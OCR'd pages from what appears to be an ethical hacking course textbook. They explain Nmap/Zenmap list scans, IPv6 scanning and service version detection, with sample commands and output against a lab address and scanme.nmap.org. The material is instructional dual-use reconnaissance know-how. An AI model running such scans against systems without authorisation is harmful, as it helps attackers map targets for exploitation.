
```
nmap -sL -v 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
06:01 [redacted] Time
Initiating Parallel DNS resolution of 1 host. at 06:01
Completed Parallel DNS resolution of 1 host. at 06:01,
0.03s elapsed
Nmap scan report for 10.10.1.11
Nmap done: 1 IP address (0 hosts up) scanned in 0.05
seconds
```

Figure 3.73: List scan using Zenmap

Advantages:

- A list scan can perform a good sanity check.
- The list scan detects incorrectly defined IP addresses in the command line or in an option file. It primarily repairs the detected errors to run any “active” scan.



IPv6 Scan


- IPv6 increases the IP address size from **32 bits** to **128 bits** to support more levels of address hierarchy
- Attackers need to harvest IPv6 addresses from **network traffic**, **recorded logs**, or **Received from**: header lines in archived emails
- Attackers can use the **-6** option in Zenmap to **perform IPv6 scanning**

```
root@[redacted]:~# nmap -6 scanme.nmap.org

Starting Nmap [redacted] ( http://nmap.org ) at [redacted] 04:25 UTC
Nmap scan report for scanme.nmap.org (2600:3c01::f03c:91ff:fe18:bb2f)
Host is up (0.062s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 3.94 seconds
```

https://nmap.org

IPv6 Scan

IPv6 increases the size of the IP address space from 32 bits to 128 bits to support higher levels of the addressing hierarchy. Traditional network scanning techniques are computationally less feasible because of the larger search space (64 bits of host address space, or 2^{64} addresses) provided by IPv6 in a subnet. Scanning the IPv6 network is more difficult and complex compared to IPv4. Additionally, a number of scanning tools do not support ping sweeps on IPv6 networks. Attackers need to harvest IPv6 addresses from network traffic, recorded logs, or "Received from" and other header lines in archived email or Usenet news messages to identify IPv6 addresses for subsequent port scanning. However, scanning an IPv6 network provides a large number of hosts in a subnet; if an attacker can compromise one subnet host, he/she can probe the "all hosts" link local multicast address if the hosts numbers are sequential or use any regular scheme. An attacker needs to analyze 2^{64} addresses to verify if a particular open service is running on a host in that subnet. At a conservative rate of one probe per second, such a scan would take about 5 billion years to complete. Attackers can use Nmap to perform IPv6 scanning. In Zenmap, the **-6** option is used to perform the IPv6 scan.




```
root@[redacted]:~# nmap -6 scanme.nmap.org

Starting Nmap [redacted] ( http://nmap.org ) at [redacted] 04:25 UTC
Nmap scan report for scanme.nmap.org (2600:3c01::f03c:91ff:fe18:bb2f)
Host is up (0.062s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 3.94 seconds
```

Figure 3.74: IPv6 Scan using nmap

Service Version Discovery

- Service version detection helps attackers to obtain information about running **services and their versions** on a target system
- Obtaining an accurate service version number allows attackers to **determine the vulnerability of target system to particular exploits**
- In Zenmap, the **-sV** option is used to detect service versions

100110
1 10 0
10100



Target: 10.10.1.11

Profile:

Command: nmap -sV 10.10.1.11

Host: 10.10.1.11

